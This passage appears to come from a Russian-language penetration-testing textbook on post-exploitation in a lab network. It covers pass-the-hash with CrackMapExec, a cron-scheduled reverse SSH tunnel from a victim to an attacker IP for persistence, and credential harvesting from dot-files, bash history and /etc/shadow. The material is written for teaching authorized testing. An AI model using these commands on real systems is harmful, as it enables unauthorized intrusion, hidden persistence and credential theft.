Напомним, что хеши LM использовались до Windows XP и Windows 2003, когда были введены хеши NTLM. Это означает, что вы вряд ли встретите сеть Windows, не поддерживающую хеш-коды NTLM, по крайней мере до тех пор, пока Microsoft не представит более новую версию.

**СОВЕТ** Постарайтесь запомнить хотя бы первые шесть или семь символов этой строки: «aad3b435b51404eeaad3b435b51404ee». Это LM-хеш-эквивалент пустой строки, что означает, что LM-хеш отсутствует, что также означает, что LM-хеши не поддерживаются и не используются в этой системе. Если вы когда-либо увидите что-либо, кроме этого значения в LM-части хеша, вам следует немедленно записать обнаружение критической серьезности в свой отчет, как более подробно обсуждается в главе 12.

Используя только NTLM-часть вашего хеша, вы можете выполнить технику Pass-the-Hash с CrackMapExec, применяя следующую команду в одной строке:

```
cme smb capsulcorp/discovery/hosts/windows.txt --local-auth -u
➔ Administrator -H c1ea09ab1bab83a9c9c1f1c366576737
```

Вывод в листинге 8.10 показывает ту же информацию, что и модуль Metasploit, с дополнительным бонусом: он включает имена хостов двух систем, которые теперь доступны. TIEN уже был доступен, потому что в нем отсутствовал патч безопасности MS17-010 и его можно было использовать с помощью Metasploit.

#### Листинг 8.10 Использование CrackMapExec для передачи хеша

```
CME      10.0.10.200:445 GOKU      [*] Windows 10.0 Build 17763
(name:GOKU) (domain:CAPSULECORP)
CME      10.0.10.207:445 RADITZ     [*] Windows 10.0 Build 14393
(name:RADITZ) (domain:CAPSULECORP)
CME      10.0.10.208:445 TIEN       [*] Windows 6.1 Build 7601
(name:TIEN) (domain:CAPSULECORP)
CME      10.0.10.201:445 GOHAN      [*] Windows 10.0 Build 14393
(name:GOHAN) (domain:CAPSULECORP)
CME      10.0.10.202:445 VEGETA     [*] Windows 6.3 Build 9600
(name:VEGETA) (domain:CAPSULECORP)
CME      10.0.10.203:445 TRUNKS     [*] Windows 6.3 Build 9600
(name:TRUNKS) (domain:CAPSULECORP)
CME      10.0.10.207:445 RADITZ     [+] RADITZ\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)
CME      10.0.10.200:445 GOKU      [-] GOKU\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME      10.0.10.201:445 GOHAN      [-] GOHAN\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME      10.0.10.203:445 TRUNKS     [-] TRUNKS\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME      10.0.10.202:445 VEGETA     [-] VEGETA\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME      10.0.10.208:445 TIEN       [+] TIEN\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)
```

RADITZ – это хост второго уровня, который использует тот же пароль локального администратора.

Как и ожидалось, успешный вход на хост, с которого вы извлекли хеши.

RADITZ – это хост второго уровня, который, похоже, использует тот же набор учетных данных для учетной записи локального администратора. Имея учетные данные администратора, взломать этот хост не составит труда. Теперь вы можете получить доступ ко всем вашим хостам второго уровня и применить методы постэксплуатации из этой главы на этих системах, потенциально открывая доступ к еще большему количеству систем. Вы должны повторить вышеописанные действия для любых новых целей, которые станут для вас доступны.

### Упражнение 8.1. Доступ к вашему первому хосту второго уровня

Используя хеши паролей локальной учетной записи, полученные с `tien.capsulecorp.local...`, выполните технику Pass-the-Hash с помощью Metasploit или CME. Найдите систему RADITZ, которая ранее не имела известных векторов атак, но доступна, поскольку использует общие учетные данные с TIEN. На сервере `raditz.capsulecorp.local` есть файл `c:\flag.txt`. Что в файле?

Ответ находится в приложении E.

## 8.7 Заклучение

- Три ключевые цели в период постэксплуатации: обеспечение надежного повторного входа в систему, сбор учетных данных и горизонтальное перемещение.
- Вы можете использовать скрипт постоянного подключения Meterpreter для автоматического долгосрочного подключения к скомпрометированным целям.
- Вы можете получить учетные данные в виде хешей паролей локальных учетных записей, кешированных учетных данных домена и паролей в открытом виде из памяти или файлов конфигурации.
- Взлом пароля с помощью файла словаря более практичен, чем угадывание простым перебором. Проблема в том, что это занимает меньше времени, но дает меньше паролей.
- Вам следует попытаться войти в другие системы, используя полученные учетные данные.

# Постэксплуатация Linux или UNIX

---

## **Краткое содержание главы:**

- извлечение учетных данных из файлов .dot;
- туннелирование через SSH-соединения;
- автоматизация аутентификации по ключу SSH с помощью bash;
- планирование обратного вызова с помощью cron;
- повышение привилегий с помощью бинарных файлов SUID.

В предыдущей главе мы обсудили три основных компонента постэксплуатации Windows, которые, как вы помните, следующие:

- обеспечение надежного повторного входа;
- извлечение учетных данных;
- движение в стороны.

То же самое относится и к системам на базе Linux или UNIX; единственная разница – это приемы и инструменты, применяемые в ходе проникновения. Сильный пентестер не зависит от ОС. Не важно, используете ли вы компьютер с Windows, FreeBSD UNIX, CentOS Linux или macOS. Вы должны хорошо знать, где найти учетные данные, как обеспечить надежный повторный вход и как двигаться в горизонтальном направлении, чтобы добиться успеха во время любого проникновения. В этой главе вы изучите несколько приемов постэксплуатации для дальнейшего проникновения в среды Linux или UNIX. Давайте начнем

с быстрого обзора трех основных компонентов постэксплуатации и повышения привилегий (рис. 9.1).




Рис. 9.1 Цели и задачи постэксплуатации

Если смотреть на рис. 9.1 снизу вверх, ваши основные цели во время постэксплуатации – это обеспечение надежного повторного входа, сбор учетных данных и горизонтальное продвижение к новым доступным целям второго уровня. В случае сред Linux или UNIX одним из наиболее эффективных способов поддержания надежного повторного входа является планирование соединения обратного вызова с использованием заданий cron. Это то, чему вы научитесь в следующем разделе.

**ОПРЕДЕЛЕНИЕ** Системы Linux и UNIX имеют встроенную подсистему под названием cron, которая выполняет запланированные команды с заданными интервалами. crontab – это файл с записями, которые определяют, когда и какую команду должен выполнить cron.

## 9.1 Обеспечение надежного повторного входа с помощью заданий cron

В главе 8 вы узнали о важности поддержания надежного повторного входа в скомпрометированную целевую систему во время пентеста. Оболочка Metasploit Meterpreter использовалась для демонстрации запланированного обратного вызова с машины жертвы на вашу атакующую платформу. Хотя аналогичная возможность вероятна с использованием модуля `exploit/linux/local/service_persistence` из Metasploit, я хочу показать вам альтернативный метод, который использует подход, больше



основанный на повседневной жизни: планирование задания cron для Linux или UNIX, которое автоматически отправляет вам соединение с обратной оболочкой каждый раз, когда это задание выполняется ОС.

**ОПРЕДЕЛЕНИЕ** Когда вы слышите, как пентестеры или красные команды используют фразу «подножный корм» (living off the land), это означает, что они полагаются только на инструменты, которые изначально существуют в скомпрометированной ОС. Это делается для того, чтобы свести к минимуму следы вашей атаки и снизить общую вероятность быть обнаруженным специальным средством обнаружения и реагирования в конечной точке (endpoint detection and response, EDR) во время вашего проникновения.

Поскольку вы профессиональный пентестер и для вас важна безопасность вашего клиента, самый безопасный способ установить надежный повторный вход с помощью заданий cron – это загрузить набор ключей SSH в целевую систему, создать сценарий bash, который запускает исходящее SSH-соединение с вашей атакующей машиной, а затем настроить crontab для автоматического запуска сценария bash. Использование уникального ключа SSH, который вы создаете специально для этой системы, гарантирует, что скомпрометированная система будет аутентифицироваться только на вашей атакующей машине при запуске задания cron. Взгляните на схему того, как это все устроено (рис. 9.2).




Рис. 9.2 Настройка сценария обратного вызова SSH с помощью cron

- 1 Создайте новую пару ключей SSH.
- 2 Загрузите ключи на взломанную машину.
- 3 Создайте сценарий bash для взломанной машины, который использует ключи SSH для инициирования туннеля SSH к вашей атакующей системе.
- 4 Создайте запись crontab для запуска сценария bash.

## 9.1.1 Создание пары ключей SSH

Чтобы настроить аутентификацию по ключу SSH при подключении машины-жертвы к атакующей машине, вам необходимо использовать команду `ssh-keygen` для создания пар открытого и закрытого ключей на машине-жертве, а затем скопировать открытый ключ на вашу атаковую машину. Поскольку вы уже перешли на уровень `root`, как я продемонстрировал с помощью сети Capsulecorp Pentest, перейдите в каталог `.ssh` пользователя `root` и введите команду `ssh-keygen -t rsa`, чтобы сгенерировать новую пару ключей (листинг 9.1).

**ВНИМАНИЕ!** Обязательно укажите уникальное имя ключа, чтобы случайно не перезаписать существующие ключи SSH для пользователя `root`.

В этом случае можно оставить поле пароля пустым, чтобы задание `cron` могло выполняться и проходить аутентификацию на атакующем компьютере без запроса пароля.

### Листинг 9.1 Создание новой пары ключей SSH

```
~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/pentestkey
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/pentestkey.
Your public key has been saved in /root/.ssh/pentestkey.pub.
The key fingerprint is:
SHA256:6ihrocCVKdrIV5Uj25r98JtgvNQS9Kck4jHGaQU7UqM root@piccolo
The key's randomart image is:
+----[RSA 2048]-----+
| .o      .          |
| oo. . +          |
|Eo .o.=o.         |
|o.++ooo.o         |
|+@o...+.S.        |
|Bo*. o.+o         |
|.o.. .*+.         |
|. o oo +o.         |
| ..o. .. o.         |
+----[SHA256]-----+
```

Указывает, что ключи будут называться `pentestkey`, а не `id_rsa` по умолчанию.

Дайте ключу уникальное имя. В этом случае подойдет «`pentestkey`».

Пароль не указан, поэтому система может аутентифицироваться без взаимодействия с пользователем.

Теперь на вашей атакующей машине вам нужно поместить копию открытого ключа, который вы только что создали, в файл действительного пользователя `.ssh/authorized_keys`. Я рекомендую создать новую учетную запись пользователя специально для этой цели и удалить ее, когда вы закончите проникновение. (Подробнее о мерах по очистке после проникновения см. главу 11.)

Используйте команду `scp` из взломанной системы Linux или UNIX, чтобы загрузить открытый ключ на вашу атакующую машину. В листинге 9.2 это показано на примере скомпрометированного хоста в сети `Car-sulecorp Pentest`.

Конечно, этот хост никогда не авторизовался на вашей атакующей системе через SSH – по крайней мере, я надеюсь, что нет, – так что стандартная ошибка отпечатка ключа ECDSA вполне ожидаема. Введите `yes`, чтобы разрешить аутентификацию. Затем, когда будет предложено, введите пароль для учетной записи пользователя, которую вы создали в своей атакующей системе, чтобы получить обратный вызов SSH.

### Листинг 9.2 Использование `scp` для передачи открытых ключей SSH

```
~$ scp pentestkey.pub royce@10.0.10.160:~/.ssh/authorized_keys
The authenticity of host '10.0.10.160 (10.0.10.160)' can't be established.
ECDSA key fingerprint is SHA256:a/oE02nfMZ6+2Hs20kn3MMWONrTQLd1zeaM3aoAkJTpg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.10.160' (ECDSA) to the list of known hosts.
royce@10.0.10.160's password:
pentestkey.pub
```

Введите `yes`,

чтобы разрешить аутентификацию.

Введите учетные данные своего пользователя SSH.

**ПРИМЕЧАНИЕ** Запишите расположение вашей пары ключей SSH на компьютере жертвы в заметках о проникновении в виде разных файлов, которые вы оставили в скомпрометированной системе. Вам нужно будет удалить их во время очистки после пентеста.

## 9.1.2 Настройка аутентификации с открытым ключом

Следующее, что нужно сделать, – это проверить подключение с помощью ключей SSH, выполнив команду `ssh royce@10.0.10.160`, заменив `royce` и `10.0.10.160` своим именем пользователя и IP-адресом. Если вы никогда не использовали SSH-ключи для аутентификации в атакующей системе, вам необходимо внести небольшие изменения в файл `/etc/ssh/sshd_config` на атакующем компьютере. Откройте файл с помощью `sudo vim /etc/ssh/sshd_config` и перейдите к строке, содержащей директиву `PubkeyAuthentication`. Раскомментируйте эту строку, удалив символ `#`, сохраните файл и перезапустите службу SSH с помощью команды `sudo /etc/init.d/ssh restart`.

### Листинг 9.3 Пример файла `sshd_config`, включающего аутентификацию с открытым ключом SSH

```
27 #LogLevel INFO
28
29 # Authentication:
30
31 #LoginGraceTime 2m
```

```

32 #PermitRootLogin prohibit-password
33 #StrictModes yes
34 #MaxAuthTries 6
35 #MaxSessions 10
36
37 PubkeyAuthentication yes ←
38
39 # Expect .ssh/authorized_keys2 to be disregarded by default in future.
40 #AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

```

Раскомментируйте эту строку,  
затем сохраните и перезапустите службу SSH.

Наконец, чтобы убедиться, что ваш SSH-ключ работает, переключитесь обратно на машину жертвы и снова авторизуйтесь в атакующей системе, запустив команду `ssh royce@10.0.10.160 -i /root/.ssh/pentestkey`. Эта команда использует операнд `-i`, чтобы сообщить SSH, что вы хотите пройти аутентификацию с помощью ключа SSH и где он расположен. Как видно из следующих выходных данных (листинг 9.4), вы попадаете непосредственно в приглашение `bash`, пройдя проверку подлинности без запроса на ввод пароля.

#### Листинг 9.4 Аутентификация с использованием SSH-ключа вместо пароля

```

~$ ssh royce@10.0.10.160 -i /root/.ssh/pentestkey ←
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Kata Containers are now fully integrated in Charmed Kubernetes 1.16!
   Yes, charms take the Crazy out of K8s Kata Kluster Konstruktion.

   https://ubuntu.com/kubernetes/docs/release-notes

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

240 packages can be updated.
7 updates are security updates.

*** System restart required ***
Last login: Fri Jan 24 12:44:12 2020 from 10.0.10.204

```

Используйте `-i`, чтобы сообщить  
команде `ssh`, что вы хотите  
применить ключ SSH  
и его расположение.

Всегда важно помнить, что вы в первую очередь профессиональный консультант и лишь во вторую – воображаемый злоумышленник. По возможности используйте шифрование для связи со взломанной целевой машиной в сети вашего клиента. Среды Linux и UNIX идеально подходят для этого, потому что вы можете туннелировать обратный вызов через зашифрованный сеанс SSH. Это гарантирует, что никто (возможно, настоящий злоумышленник, который проникает в сеть одновременно с вами) не сможет перехватить ваш сетевой трафик и захватить потенциально конфиденциальную информацию, такую как имена пользователей и пароли для критически важных для бизнеса систем.

### 9.1.3 Туннелирование через SSH

Теперь, когда ваша атакующая машина готова принимать соединения от вашей жертвы, вам нужно создать простой сценарий `bash`, который иницирует SSH-туннель от машины-жертвы к вашей атакующей машине. Под *SSH-туннелем* я подразумеваю то, что машина-жертва иницирует SSH-соединение и использует переадресацию портов для настройки SSH-прослушивателя на вашей атакующей машине, который вы можете использовать для аутентификации обратно к жертве. Не волнуйтесь, если это сначала покажется странным, – я сначала обрисую вам идею в общем виде, а затем продемонстрирую, как это делается.

- 1 Предположим, что SSH прослушивает адрес `localhost` машины жертвы на TCP-порту 22. Это чрезвычайно распространенная конфигурация, так что это безопасное предположение.
- 2 Установите SSH-туннель от машины жертвы к вашей атакующей машине, используя созданную вами пару ключей SSH.
- 3 Устанавливая туннель, одновременно используйте собственные возможности переадресации портов SSH для перенаправления TCP-порта 22 на удаленный порт по вашему выбору на атакующей машине, например порт 54321, потому что он, скорее всего, еще не используется.
- 4 Теперь с атакующей машины вы можете подключиться к своему IP-адресу `localhost` через порт 54321, который является службой SSH, прослушивающей вашу машину-жертву.

Всю эту «магию», как я люблю называть ее, можно настроить с помощью одной команды:

```
ssh -N -R 54321:localhost:22 royce@10.0.10.160 -I /root/.ssh/pentestkey
```

Вы запускаете команду со скомпрометированного хоста (машины-жертвы). Поначалу это может показаться немного странным, поэтому взгляните на рис. 9.3, где графически показано, что и в каком порядке происходит.

Прежде чем запускать команду, давайте разберем ее по частям. Сначала идет `-N`, и на страницах руководства SSH говорится следующее: «Не выполняет удаленную команду. Это полезно только для переадресации портов». С этим все ясно. Следующий раздел, `-R 54321:localhost:22`, может нуждаться в пояснениях.

Операнд `-R` говорит, что вы хотите перенаправить порт на этой машине (маchine-жертве) на другую машину (вашу атакующую машину); это удаленная машина (`remote`), отсюда и буква `R`. Затем вам нужно указать три вещи:

- порт, который вы хотите использовать на удаленной машине;
- IP-адрес или имя хоста локальной системы (машины-жертвы). В данном случае это `localhost`, или вы можете использовать эквивалентный IP-адрес `127.0.0.1`;
- порт локальной машины (удаленный порт), который вы хотите перенаправить на удаленную машину.




Рис. 9.3 Перенаправление портов через туннель SSH

Остальная часть команды должна быть вам знакома: `royce@10.0.10.160` – это имя пользователя и IP-адрес, используемые для доступа к удаленному компьютеру (в данном случае к вашей атакующей системе), а `-i /root/.ssh/pentestkey` говорит, что вы собираетесь использовать SSH-ключ вместо пароля. Теперь давайте запустим команду на скомпрометированном хосте Linux из сети Capsulecorp Pentest и посмотрим, что произойдет:

```
~$ ssh -N -R 54321:localhost:22 royce@10.0.10.160 -i /root/.ssh/pentestkey
```

Интересно, что команда зависает; вы не видите подсказки или каких-либо признаков того, что что-то происходит. Но если вы перейдете к атакующей машине и запустите команду `netstat -ant |grep -i listen`, то увидите, что порт 54321 прослушивает вашу машину. В листинге 9.5 показано, что вы можете ожидать от команды `netstat` после инициации SSH-туннеля со скомпрометированного хоста Linux.

#### Листинг 9.5 Отображение прослушивающих портов с помощью netstat

Порт 54321 теперь прослушивает вашу атакующую машину.

```
~$ netstat -ant |grep -i listen
tcp        0      0 127.0.0.1:54321      0.0.0.0:*           LISTEN
tcp        0      0 127.0.0.53:53       0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:22         0.0.0.0:*           LISTEN
tcp        0      0 127.0.0.1:631      0.0.0.0:*           LISTEN
tcp        0      0 127.0.0.1:5432     0.0.0.0:*           LISTEN
tcp6       0      0 :::54321           :::*                LISTEN
tcp6       0      0 :::22              :::*                LISTEN
tcp6       0      0 :::631             :::*                LISTEN
```

Порт 54321 на вашей атакующей машине на самом деле является перенаправленным портом 22 с машины-жертвы. Теперь, когда туннель SSH успешно установлен, вы можете безопасно и надежно подключить-

ся к машине-жертве, используя любую учетную запись, для которой у вас есть учетные данные. Позже, в разделе 9.3, вы узнаете, как вставить учетную запись пользователя бэкдора в файл `/etc/passwd`, что в сочетании с SSH-туннелированием образует идеальную комбинацию для обеспечения надежного повторного входа в скомпрометированную систему Linux или UNIX.

#### Листинг 9.6 Подключение к туннелированному порту SSH

```
ssh pentest@localhost -p 54321
The authenticity of host '[localhost]:54321 ([127.0.0.1]:54321)' can't be
established.
ECDSA key fingerprint is SHA256:yjZxJMwTD/EXza9u/23cEGq4WXDRzomHqV3oXRLTLW0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:54321' (ECDSA) to the list of known
hosts.

Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-66-generic x86_64)

140 packages can be updated.
5 updates are security updates.

*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@piccolo:~#
```

### 9.1.4 Автоматизация SSH-туннелирования с помощью cron

Теперь вы можете автоматизировать создание SSH-туннеля и запланировать задание cron для автоматического установления соединения. Создайте небольшой сценарий `bash` с именем `/tmp/callback.sh` и вставьте в него код из листинга 9.7. Не забудьте изменить номер порта, имя пользователя, IP-адрес и путь к ключу SSH для вашей среды.

Этот сценарий содержит единственную функцию с именем `createTunnel`, которая запускает знакомую команду SSH, чтобы установить переадресацию порта SSH, о которой вы только что узнали в предыдущем разделе. При запуске сценарий обращается к `/bin/pidof`, чтобы проверить, есть ли в системе запущенный процесс с именем `ssh`. В противном случае он вызывает функцию и иницирует туннель SSH.

#### Листинг 9.7 Содержимое скрипта `callback.sh`

```
#!/bin/bash
createTunnel(){
  /usr/bin/ssh -N -R 54321:localhost:22 royce@10.0.10.160 -i
  ➔ /root/.ssh/pentestkey
```

```
}  
/bin/pidof ssh  
if [[ $? -ne 0 ]]; then  
    createTunnel  
fi
```

Далее, чтобы изменить разрешения и сделать ваш скрипт исполняемым, выполните команду `chmod 700 /tmp/callback.sh`. Теперь используйте команду `crontab -e`, чтобы добавить следующую запись в `crontab` на машине-жертве:

```
*/* * * * * /tmp/callback.sh
```

Эта команда выполняет ваш скрипт `callback.sh` каждые пять минут. Даже если скомпрометированная система перезагрузится, вы сможете надежно повторно войти в течение всего периода вашего тестирования. Просто выйдите из текстового редактора, и ваше задание `crontab` будет готово. Проверьте свою атаковую систему с помощью команды `netstat -ant |grep -i listen`. Через пять минут у вас будет свой SSH-туннель, и вы сможете входить в систему и выходить из нее по своему усмотрению, используя любые учетные данные, которые у вас есть на этом хосте, включая учетную запись бэкдора, которую вы настроите в разделе 9.3.2.

**ПРИМЕЧАНИЕ** Запишите расположение сценария `bash` в заметках о проникновении в виде пути к файлу, который вы оставили в скомпрометированной системе. Вам нужно будет удалить его во время очистки после тестирования.

## 9.2 Сбор учетных данных

Системы Linux и UNIX хранят пользовательские настройки конфигурации и настройки приложений в файлах, перед именем которых стоит точка. Термин *dot-файлы* (произносится как «дот-файлы») широко используется энтузиастами Linux и UNIX при обсуждении этих файлов, поэтому мы будем использовать этот термин в данной главе.

После взлома системы Linux или UNIX первое, что вы должны сделать, – это проверить домашний каталог пользователя, от имени которого вы получаете доступ к системе, на наличие dot-файлов и dot-каталогов. В большинстве случаев это домашний каталог `/home/username`. По умолчанию эти файлы и папки скрыты в большинстве систем, поэтому команда терминала `ls -l` их не отображает. Тем не менее вы можете просматривать файлы с помощью команды `ls -la`. Если вы запустите эту команду из домашнего каталога на вашей виртуальной машине Ubuntu, результат будет аналогичен показанному в листинге 9.8. Как видите, в нем показан ряд dot-файлов и каталогов. Поскольку эти файлы настраиваются пользователем, вы никогда не знаете заранее, что в них можно найти.



## Листинг 9.8 Скрытые dot-файлы и каталоги

```

drwx----- 6 гоусе гоусе 4096 Jul 11 2019 .local
-rw-r--r-- 1 гоусе гоусе 118 Apr 11 2019 .mkshrc
drwx----- 5 гоусе гоусе 4096 Apr 11 2019 .mozilla
drwxr-xr-x 9 гоусе гоусе 4096 Apr 12 2019 .msf4
drwxrwxr-x 3 гоусе гоусе 4096 Jul 15 2019 .phantomjs
-rw-r--r-- 1 гоусе гоусе 1043 Apr 11 2019 .profile
-rw----- 1 гоусе гоусе 1024 Jul 11 2019 .rnd
drwxr-xr-x 25 гоусе гоусе 4096 Apr 11 2019 .rvm
drwx----- 2 гоусе гоусе 4096 Jan 24 12:36 .ssh
-rw-r--r-- 1 гоусе гоусе 0 Apr 10 2019 .sudo_as_admin_successful

```

Вспомните из главы 8, что вы можете использовать встроенные команды ОС Windows для быстрого поиска определенных строк текста в файлах большого объема. Это верно и для систем Linux/UNIX. Для демонстрации перейдите в каталог `.msf4` вашей виртуальной машины Ubuntu с помощью команды `cd ~/.msf4` и введите `grep -R "password:"`. Вы увидите пароль, который указали при настройке Metasploit:

```
./database.yml: password: msfpassword
```

Идея состоит в том, что системные администраторы, ответственные за обслуживание взломанной вами машины, вероятно, установили сторонние приложения, такие как веб-серверы, базы данных и неизвестно что еще. Скорее всего, если вы выполните поиск в достаточном количестве dot-файлов и каталогов, вы найдете какие-нибудь учетные данные.

### Будьте осторожны, используя «password» в качестве поискового запроса

Вы, наверное, заметили в команде `grep`, что мы искали «password:» с двоеточием, а не просто «password». Это связано с тем, что слово «password», вероятно, встречается тысячи раз в сотнях файлов на машине-жертве в виде комментариев разработчика, в которых говорится что-то наподобие: «Здесь мы получаем пароль от пользователя».

Чтобы избежать перебора бесполезных данных, вам следует использовать более точную строку поиска, такую как «password=» или «password:». Вы также должны предположить, что некоторые пароли записаны в файл конфигурации и сохранены в переменной или параметре с именем, отличным от пароля, например `pwd` или `passwd`. Ищите и их тоже.

### Дополнительное задание

Выполните небольшое задание, чтобы еще больше отточить свои навыки. Используя ваш любимый язык сценариев или `bash`, напишите простой сценарий, который будет брать заданный путь к файлу и рекурсивно проверять все файлы по этому пути на наличие строк «password=», «password:», «pwd=», «pwd:», «Passwd=» и «passwd:».

Важный совет: выполните упражнение по реализации этого поиска вручную, запишите все шаги, которые вы делаете, а затем автоматизируйте их с помощью сценария.

## 9.2.1 Извлечение учетных данных из истории bash

По умолчанию все команды, введенные в приглашение bash, регистрируются в dot-файле с именем `.bash_history`, который находится в домашнем каталоге всех пользователей. Вы можете вернуться в домашний каталог текущего вошедшего в систему пользователя, набрав команду `cd ~/.` Там вы можете просмотреть содержимое файла `.bash_history`, набрав команду `cat .bash_history`. Если файл слишком длинный для просмотра в одном окне терминала, вы можете ввести `cat .bash_history | more`, который передает вывод команды `cat` в команду `more`, чтобы вы могли использовать пробел для прокрутки вывода по одному окну терминала за раз. Вы можете увидеть пример такого вывода в листинге 9.9. Выполнение этих команд на вашей собственной виртуальной машине Linux, конечно же, приведет к другому результату, потому что вы используете другую машину.

Листинг 9.9 Использование `cat | more` для просмотра `.bash_history`

```
~$ cat .bash_history | more
sudo make install
cd
nmap
nmap -v
clear
ls -l /usr/share/nmap/scripts/
ls -l /usr/share/nmap/scripts/*.nse
ls -l /usr/share/nmap/scripts/*.nse |wc -l
nmap |grep -i scripts
nmap |grep -i update
nmap --script-updatedb
sudo nmap --script-updatedb
cd
cd nmap/
--More--
```

Вывод усекается в зависимости от высоты окна вашего терминала.

Так зачем вам история команд, набранных в системе Linux или UNIX, которую вы взломали? Что ж, хотите верить, хотите нет, но этот файл – обычное место для поиска паролей в открытом виде. Если вы достаточно долго использовали Linux или UNIX в командной строке, я уверен, что вы случайно ввели свой пароль SSH в командную строку bash. Я точно знаю, что делал это много раз; это распространенная ошибка, которую часто совершают занятые люди, которые очень спешат.

Другая ситуация, которой вы тоже можете воспользоваться, – это когда люди специально вводят свои пароли, потому что инструмент командной строки, который они используют, например `mysql` или `ldap-`

quegu, принимает пароли в виде открытого текста в качестве аргументов командной строки. Независимо от причины вам обязательно нужно просмотреть содержимое этого файла для учетной записи пользователя, которую вы взломали, и любых других домашних каталогов пользователей, которые доступны для чтения как часть постэксплуатации в системах Linux и UNIX.

## 9.2.2 Получение хешей паролей

Как и в случае с системами Windows, если у вас есть доступ на уровне root к системе Linux или UNIX, вы можете получить хеши паролей для учетных записей локальных пользователей. Этот вектор не так полезен для получения доступа к целям второго уровня, потому что Pass-the-Hash не подходит для аутентификации в системах Linux и UNIX. Подбор пароля – жизнеспособный вариант, хотя, как правило, он рассматривается большинством пентестеров как крайняя мера, потому что занимает много времени и можно не успеть завершить проникновение в отведенное время. Тем не менее вы можете найти хеши паролей для системы Linux или UNIX в файле `/etc/shadow`. (Напомню, что для доступа к этому файлу у вас должны быть привилегии суперпользователя.)

В отличие от куста реестра SAM, файл `/etc/shadow` – это просто текстовый файл, содержащий необработанные хеши, поэтому John the Ripper знает, что делать с этим файлом. Просто укажите ему на файл, чтобы начать взлом, выполнив следующую команду:

```
~$ ./john shadow
```

Вывод будет выглядеть приблизительно так:

```
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./password.lst
